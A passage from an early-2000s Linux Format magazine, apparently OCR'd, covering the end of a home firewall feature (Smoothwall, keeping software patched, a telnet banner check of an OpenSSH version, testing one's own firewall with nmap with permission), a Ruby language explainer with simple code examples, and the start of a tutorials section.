


Fig 6: Dedicated firewall protecting a DMZ and private network segment.

■ How much do you understand the protocols you intend on filtering? This may seem rather less important, but if you wish to write your own firewall script, then you really do need to have a good understanding of the protocols such as ident/auth, or FTP to avoid potentially costly mistakes.

When I first implemented a firewall at home, I only had one Linux box, as illustrated in **figure 4**. I wanted to learn ipchains (iptables wasn't around at the time), so I got hold of a number of different *ipchains* scripts that people had made available on the Web and used them, along with the odd HOWTO, as a guide to compile my own. The main problem with this DIY approach is that, unless you really are a network security expert who knows what you're doing, you run the risk of using a less than perfect firewall that may have unplugged security 'holes', or vulnerabilities. For instance, you may have misunderstood how a particular protocol works, thereby leaving a little hole in your defenses. It's easily done.

With my bargain-priced second hand P133 I decided to give the GNU GPL-licensed Smoothwall (see box *Resources*) a try; turning the box into a dedicated firewall. It installed within minutes and was configured during installation with the minimum of required user knowledge. No tweaking of its scripts was necessary, as its default deny policy – where outbound connections were allowed, but incoming connections denied – served me well. In fact, it continues to provide rock solid service for my home network with virtually no need for tweaking or administration. Would a custom written script of mine offered me the same level of confidence, in terms of security? Certainly not.

In terms of time, Smoothwall proved the most efficient for me – although if I had wanted to learn about packet filtering, I wouldn't have got much out of the experience. It all depends on your individual goals and available resources.

Crafting your script

Writing one's own firewall script can take a long time, depending upon the complexity of your requirements,

System maintenance

A firewall isn't much good if it's running buggy software

One of the most common reasons that machines are cracked is because the sysadmin had not kept the installed software packages updated.

The security newsgroups and mailing lists are constantly receiving reports of new security vulnerabilities, or holes being discovered in all sorts of software from CGI scripts, to OS libraries, to fully fledged server programs such as *Apache*. At the time of writing, over the last couple of weeks there's been security holes found in *OpenSSH*, *BIND* and *Apache* to name but a few. Once these holes are reported, it's a mad race between the systems administrators and the crackers: the crackers are trying to exploit the vulnerability in as many

machines as possible before the systems administrators update them, thereby plugging the hole.

I often hear people say things like "oh, OK, I'll update it when I get the chance", which is a really dangerous attitude to take. It's dangerous because the cracker community don't take very long to produce a piece of software that hunts down machines running vulnerable versions of a particular program and exploit the documented hole. This is how crackers often crack into machines. Quite often the crackers manage to create and release an exploit on the same day the vulnerability is discovered. These are known as 0day (zero day) exploits.

To find out if a machine is running a vulnerable version of *OpenSSH*, we can simply run *telnet*:


```
# telnet some.server.here.com 22
Trying <IP address here>...
Connected to some.server.here.com.
Escape character is '^':
SSH-2.0-OpenSSH_2.9p2
^]
telnet> quit
Connection closed.
```

To make it easier to keep our systems bang up to date, there are tools such as *up2date* on Red Hat and *apt-get* on Debian that allow a system to be updated automatically every day, or even more often than that. Now there's no excuse :-)

but it does have some advantages. The script is normally very short and simple for a home user without any publicly available servers/services. It affords you the ability to easily fine tune your script for your own particular needs, which can be more difficult if you weren't the one that wrote it. It also enables maximum flexibility, which may not be possible with a firewall script creation program or out-of-the-box product. These are the types of requirements you need to consider when choosing the most appropriate method.

To put this into context, **figure 7** shows just how simple an *iptables* firewall script can be for a dial-up user, which is taken from one of the Netfilter HOWTOs (<http://netfilter.samba.org/unreliable-guides/packet-filtering-HOWTO/packet-filtering-HOWTO.linuxdoc-5.html>).

Whichever route we take in implementing a firewall, we should test it before relaxing! Virtually everyone hates boring testing, but the exercise takes very little time and can be quite interesting. But how can we test our firewall when we're on the inside of it? Well, we can't, but someone else would be able to. For instance, you could connect to the Internet with your firewall in place and ask one of your friends to run *nmap*, or *xnmap* (a graphical front-end to *nmap*) against it whilst also connected to the Internet. *nmap* allows one to carry out what's



called 'port scanning' against a target host, which is a method of identifying which ports (services) are open (accepting connections).

If your friend feels uncomfortable about running these tests for you, a simple solution is for you to use *SSH* (*Secure Shell*) to connect to their machine over the Internet and run *xnmap* on their PC to scan your public IP address, with the GUI of *xnmap* appearing and being interacted with from your own screen/keyboard/mouse. There will, of course, be a significant delay in any interaction on a non-broadband connection, but this is a very easy way of running remote X clients (*xnmap* in this case) securely and most of the main distributions' default *SSH*

Fig 7: Simple firewall rules for dial-up home user.





configurations enable this X Windows tunnelling through *SSH* by default. If they have a firewall in place, you may need to add a rule to the INPUT chain to allow *SSH* in to their machine from yours.

Port scanning is often what a cracker does when seeking out holes in your defenses. Ports marked as 'open' such as FTP are a prime candidate for attack. **Figure 8** shows a screen shot of *xnmap* being run by me on a remote machine to port scan my dial-up firewall running Smoothwall (only TCP ports in this example).

Bear in mind, though, that results from port scans can show ports being open when, actually, they're not. This can happen when a proxy server sits between the scanner's machine and the target machine. In the screen shot illustrated in **figure 8**, my ISP has a **transparent proxy** in place, whereby all HTTP traffic (TCP port 80) is directed through it without an explicit request for this in, say, my Web browser's configuration. The port appears to be open, as if I was running a webserver on my firewall, which I wasn't.

Another important point to note is that port scanning is largely frowned upon and may well be disallowed by the terms and conditions imposed by your ISP. If you do wish to carry it out, do make sure you have the permission, especially from the person responsible for the target host.

Conclusion

The growth in the Internet has resulted in a similar sized growth in the number of security attacks. Over time, people are realising the extent of the problem and are investing ever increasing amounts of resources to securing their systems. Firewalls are ideal for securing a network or home PC and Linux is an ideal platform for this task.

We've only covered network level security, although attacks may be in the form of viruses, or other similarly malicious programs targeted. However, firewalls are generally used as the first line of defence and can even help reduce the effects of some of these other attacks. For instance,

Definitions

Tech terms explained

CROSS-OVER CABLE: Useful where two machines need to be connected with a network connection such as **10BASE-T** Ethernet. Instead of buying a hub, for connecting the Rx (Receive) and Tx (Transmit) wires from hosts, one can buy or assemble for one's self a cross-over cable. Such cables have the Rx and Tx wires crossed over, which simply means that the Tx at one end's connector feeds into the other end's Rx and, similarly, the Rx to the Tx.

BASTION HOST: Another of those terms like firewall that means slightly different things to different people, but generally describes a machine such as a server that provides a limited number of services (e.g. FTP) and is configured with utmost security in mind; locking down as much as possible to reduce the chances of a successful attack.

IPTABLES/IPCHAINS: The user-space programs (as opposed to running inside the kernel-space) that allow users to add permit/reject rules for types of network traffic. *iptables* superceded *ipchains* with the 2.4.x series of kernel.

PORT FORWARDING: One machine – e.g. the firewall on the external perimeter – receives traffic for a particular app, e.g. HTTP, and forwards it to another box sitting behind it, e.g. on the DMZ. **TRANSPARENT PROXY:** Certain applications' traffic such as HTTP is redirected through a proxy server such as Squid (www.squid-cache.org) without the necessary knowledge of the user, e.g. by a firewall. There is much documentation available on the Web, see the mini-HOWTO on the LDP website at www.tldp.org/HOWTO/mini/TransparentProxy.html

Resources

RECOMMENDED READING

Zwicky, E D, Cooper, S, Chapman, D B: *Building Internet Firewalls* (Second Edition), O'Reilly & Associates.
Bob Toxen: *Real World Linux Security – Intrusion Prevention, Detection and Recovery*, Prentice Hall Inc.
Kirch, O, Dawson, T: *Linux Network Administrator's Guide* (Second Edition), O'Reilly & Associates.

INTERNET RESOURCES

Smoothwall: Linux firewall distribution www.smoothwall.org (GNU GPL), or www.smoothwall.com (non-free licence).

WEBSITES (non exhaustive list):

www.cert.org, www.sans.org,
www.dshield.org,
www.securityfocus.com,
www.incidents.org,
www.linuxsecurity.com, www.linux-firewall-tools.com/linux

SECURITY MAILING LISTS:

bugtraq@securityfocus.com, focus-linux@securityfocus.com, security & updates lists from your Linux distribution vendor, e.g. redhat-watch-list@redhat.com.

HOWTOS, ETC:

at www.tldp.org/HOWTO:Firewall-HOWTO.html; [Security-HOWTO](http://www.security-howto.org); [Security-Quickstart-Redhat-HOWTO](http://www.security-quickstart-redhat-howto.org), <http://netfilter.samba.org/documentation/>

REFERENCES

CERT/CC (2002, 5th April - last update), "CERT/CC Statistics 1988-2002", Available: www.cert.org/stats/.

Internet Software Consortium (ISC) (2002 - copyright date), "Internet Domain Survey", Jan 2002, Available: www.isc.org/ds

Zwicky, E D, Cooper, S, Chapman, D B (2000), *Building Internet Firewalls*, Second Edition, O'Reilly & Associates, California, USA.




Fig 8: Using *xnmap* remotely over *SSH* to test the defenses of my firewall.

some Microsoft Windows users have recently been targeted with malicious programs that install 'back doors' on the infected machines, which allow crackers to login to the machine and take control of it through this back door (e.g. an *SSH* server listening on a high numbered port). A firewall configured to restrict access from the Internet to the internal private

network segment may not be able to prevent the cracker from installing the program in the first place, but at least prevent the crackers from using the back door to take control of the infected machine.

Next month our firewall roundup will show which of the main firewalls available will make it easiest to protect your network. [LXF](#)

What on Earth is... RUBY?

Jonathan Lim introduces the sexy, new language on the block.

»» What is Ruby?

Ruby is an object-oriented (OO) programming language, created by Yukihiro Matsumoto, a.k.a Matz. Released in 1995, this programming language has already overtaken Python in popularity in Japan. Over the last year we have seen the number of English books on Ruby multiply like rabbits (well, OK, maybe more like wombats), which has been fantastic for the awareness of this gem (apologies for the pun) of a language outside of Japan.

Ruby will give you the elegance of OO code (*à la* Smalltalk) and the flexibility of Perl. It runs on multiple platforms: Unix, DOS, Windows 95/98/NT/2000, MacOS X, BeOS, Amiga, Acorn RiscOS, and OS/2. Oh, and it will make you love programming again.

»» An OO programming language? Why don't I just use Java or C++ then?

There are many reasons why you may choose one programming language over another; much of it depends on the job you are trying to accomplish.

A few reasons to choose Ruby are:

- Speed of development – Ruby is the perfect tool for prototyping your ideas. As it is an interpreted language, the development cycles are much shorter.
- Easy to extend classes – Need another method or attribute in your class, or even a built-in one? No problem, just add it to your code:

```
class Numeric
  def square_plus_one
    self*self+1
  end
end
```

```
puts 5.square_plus_one
puts 10.square_plus_one
# outputs:
26
101
```

■ Platform independent threads – Use the built-in **Thread** class to give your programs that little extra speed by making it multi-threaded. As Ruby code is platform independent, you can even run your multi-threaded program without modification on various platforms.

»» Okay, but another scripting language? What does it offer me that Perl, Python, or Tcl don't?

Here are a few reasons I would consider:

■ Abstraction – It allows you to think about the solution to the problem without worrying about the low-level details of implementing it. Why was C created? Because people didn't want to worry about shifting variables around registers, they wanted to worry about using those variables. Similarly Ruby allows you to solve more abstracted problems without having to worry about creating a **for** loop to go through that array.

■ Object-oriented – Ruby implements OO the way Smalltalk does: *everything* is an object.

For example, in Ruby an integer is an object with methods:

```
3.next
# outputs:
4
4.upto(7) { |i| puts i }
# outputs
4
5
6
7
```

■ Iterators (see below for more details)

```
myarray=[1,2,3,4,5]
myarray.each do |i|
  puts i*2
end
# outputs:
2
4
6
8
10
```

However, only you can determine what one language is really offering you over another one. After you see the thought that has gone into creating Ruby you may well begin using Ruby as your yardstick.

A great place to start looking at comparisons is

www.ruby-lang.org/en/compar.html

»» What else can Ruby do?

Other features of Ruby which may be of interest are:

- Regex – support is as good as Perl's, with the added bonus that regular expressions is also a class (**Regexp**)
- Exceptions – pretty common in modern languages
- Taint checking – similar to having a JVM protect your system from your programs
- Garbage collection – you don't have to worry about allocating and deallocating dynamic memory.

»» Can Ruby interact with databases?

Absolutely! Using the standard library you can interface with DBM based databases. There are also good interfaces to *MySQL* and *PostgreSQL*. Interfaces to other databases are available, but are at various levels of maturity. For you Perl DBI programmers, yes there is a stable Ruby DBI for your enjoyment. You should check the Ruby Application Archive (www.ruby-lang.org/en/raa.html) for the latest.


»» Can I use Ruby to write CGI scripts?

Yes, you can write CGI scripts in Ruby, but why stop there? **mod_ruby** (www.modruby.net/) will allow you to run Ruby programs faster than you could possibly imagine (well OK, maybe *as* fast as you could possibly imagine).

mod_ruby is an *Apache* module which loads up the Ruby interpreter into RAM, thus allowing faster execution of your code.

»» Is Ruby a good language to learn first?

For learning OO programming, I would say it is an excellent first language to learn.




```
# iterate through the array, having sorted it by
# name and display details about that distro
distros.sort{|a,b| a.name<=>b.name }.each do |d|
  puts d # calls the to_s method of each
        # distribution
end

# outputs:
Debian 2.2r6 (Potato) featuring kernel 2.2.19
Gentoo 1.2 featuring kernel 2.4.18
Mandrake 8.2 (bluebird) featuring kernel 2.4.18
RedHat 7.3 (Valhalla) featuring kernel 2.4.18
Slackware 8.1 featuring kernel 2.4.18
SuSE 8.0 featuring kernel 2.4.18
```

» What are Iterators?

In a similar way to C++ container class iterators, they allow you to ignore how the container works and go through each element. Thus if the internal representation of the container changes, say from an array to hash, your code will still work: a key element of OO programming. Using iterators allows us to not worry about fencepost, zeroth, and off-by-one errors, and instead concentrate on getting the array to do what we want.

In Ruby, iterators work with blocks. Blocks are sections of code delimited by **do ... end** or **{ ... }**. Although they may look like blocks in C or Java, don't confuse them. When a class calls an iterator method, the method can call the block. Confused? Let's look at an example:

```
# An array of building materials for building
houses for pigs
houses=["Straw", "Sticks", "Bricks"]

houses.each do |material|
  puts "A house made of #{material}"
end

# outputs:
A house made of Straw
A house made of Sticks
A house made of Bricks
```

Here we have used the **Array#each** (this notation is used by many to show that "each" is an instance method of the class "Array") iterator method to go through our array. The iterator method will run the block for each element of the array. **#{material}** inside a string will cause the variable to be evaluated, in this case the variable on each call of the block is the element of the array we are currently working on.

Please be aware that any object which contains a collection of other objects can have an iterator method applied to it. An Array is merely an example of such a container object.

Let us make a container class for the

```
Linux_distro class.
class Linux_distro
  # we need to make the kernel attribute
  # available read-only
  attr_reader :kernel
```

```
end

class Collection_of_distros
  # initialize the object with an
  # existing array
  def initialize(distro_array)
    @distros = distro_array
  end

  # Iterator method which returns only
  # those distributions which
  # have a 2.4.x kernel
  def only_2_4_kernels
    # use the Array#each iterator
    # method to go through
    # the internal representation
    # of the collection
    # of Linux_distro objects
    @distros.sort{|a,b|
a.name<=>b.name}.each do |d|
  # Return the
  #distribution if the kernel
  #attribute starts with 2.4.
  if d.kernel =~ /^2\.\d\./
    yield d
  end
end
end
end
```

```
end

# Create a new collection of distributions
this_collection=Collection_of_distros.new(distros)

# Use the iterator method to only return the
# distributions with 2.4.x kernels
this_collection.only_2_4_kernels do |this_distros|
  puts this_distros.to_s
end

# outputs:
Gentoo 1.2 featuring kernel 2.4.18
Mandrake 8.2 (bluebird) featuring kernel 2.4.18
RedHat 7.3 (Valhalla) featuring kernel 2.4.18
Slackware 8.1 featuring kernel 2.4.18
SuSE 8.0 featuring kernel 2.4.18
```

» What are the books on Ruby you were talking about earlier?

Programming Ruby

by David Thomas and Andrew Hunt

Addison-Wesley

ISBN: 0201710897

This is available as bound dead trees or online at:

www.rubycentral.com/book

Definitely the first book to read.

A good tutorial and reference.

Sometimes referred to as the "ax[e] book"

Ruby in a Nutshell

by Yukihiro Matsumoto

O'Reilly

ISBN: 0596002149

What it says on the box.

The "goat" book is a reference book by Matz.

The Ruby Way

by Hal Fulton

SAMS

ISBN: 0672320835

There are plenty of examples of how to use Ruby.

Much in the same vein as the Perl cookbook.

The appendices provide some insight into the transition from Perl and Python.

I have not yet read these:

Ruby Developer's Guide

by Michael Neumann

Syngress Media

ISBN: 1928994644

Teach Yourself Ruby in 21 Days

by Mark Slagell

Sams

ISBN: 0672322528

Making Use of Ruby

John Wiley & Sons

ISBN: 047121972X

» And the online resources? Where do I go and find out more?

Ruby Homepage

www.ruby-lang.org/en/

This is where you'll be able to find the latest releases of Ruby, as well as documentation, links and glowing testimonials.

Ruby Garden

www.ruby-garden.org

News and discussion site.

Ruby Central

www.rubycentral.com

The newsgroup comp.lang.ruby and the Ruby mailing list (www.ruby-lang.org/en/ml.html)

are actually the same thing.

Messages posted to one are mirrored to the other.

Very good place to meet fellow Ruby users and to get help.

» What is the community like?

Possibly the friendliest and most helpful bunch of people you'll ever meet online.

The people who hang out in the newsgroup/ mailing list include people who have created the language, written books and articles on Ruby, who are all happy to help out.

An event which has stuck in my mind, but is by no means uncommon, was someone asking about improvements to the **expect** class. Within eight hours, Matz posted the code, preceded by the following comment:

"Don't expect too much for 36 lines of code.

Here's my own version of expecter, that waits for many patterns". 

Tutorials

Our experts offer help and opinions on a whole host of Linux applications

Your guide to getting things done!

Whether you are just starting out in Linux, or an experienced veteran, there's always more to learn. Every issue of *Linux Format* is packed full of practical advice, and nowhere is it more concentrated than in our tutorials pages.

Here you'll find expert guides to all sorts of things, from Basic Linux usage to understanding and deploying network solutions, from simple script coding to the complexities of Perl regular expressions, Java server apps and more. We aim to bring a good mix of tutorials to each issue, but if you have any suggestions for topics you'd like us to cover, why not contact us, by post, by email (linuxformat@futurenet.co.uk) or log on to our website and post your suggestions in our special forums? (www.linuxformat.co.uk). Hope to hear from you soon!

Nick Veitch EDITOR

How code is represented

Including code in magazines can be tricky, but we hope our notation will help it become clear. When lines are too long for our columns, the remaining text appears on the next line in a solid blue box:

```
procedure
TfrmTextEditor.mniWordWrapClick
(Sender: TObject);
otherwise, there is usually a gap
between lines:
begin
mniWordWrap.Checked := not
end;
Usually, you'll find the code on
our CD/DVD too.
```

THIS MONTH...

Text tools

Never waste time pointing and clicking again – with *grep*, *pipe* and the other Unix text tools, get complex jobs done in moments. **p66**

Intel Fortran

This compiler has a trick or two up its sleeve. We help you to get the most out of it. **p68**

Perl

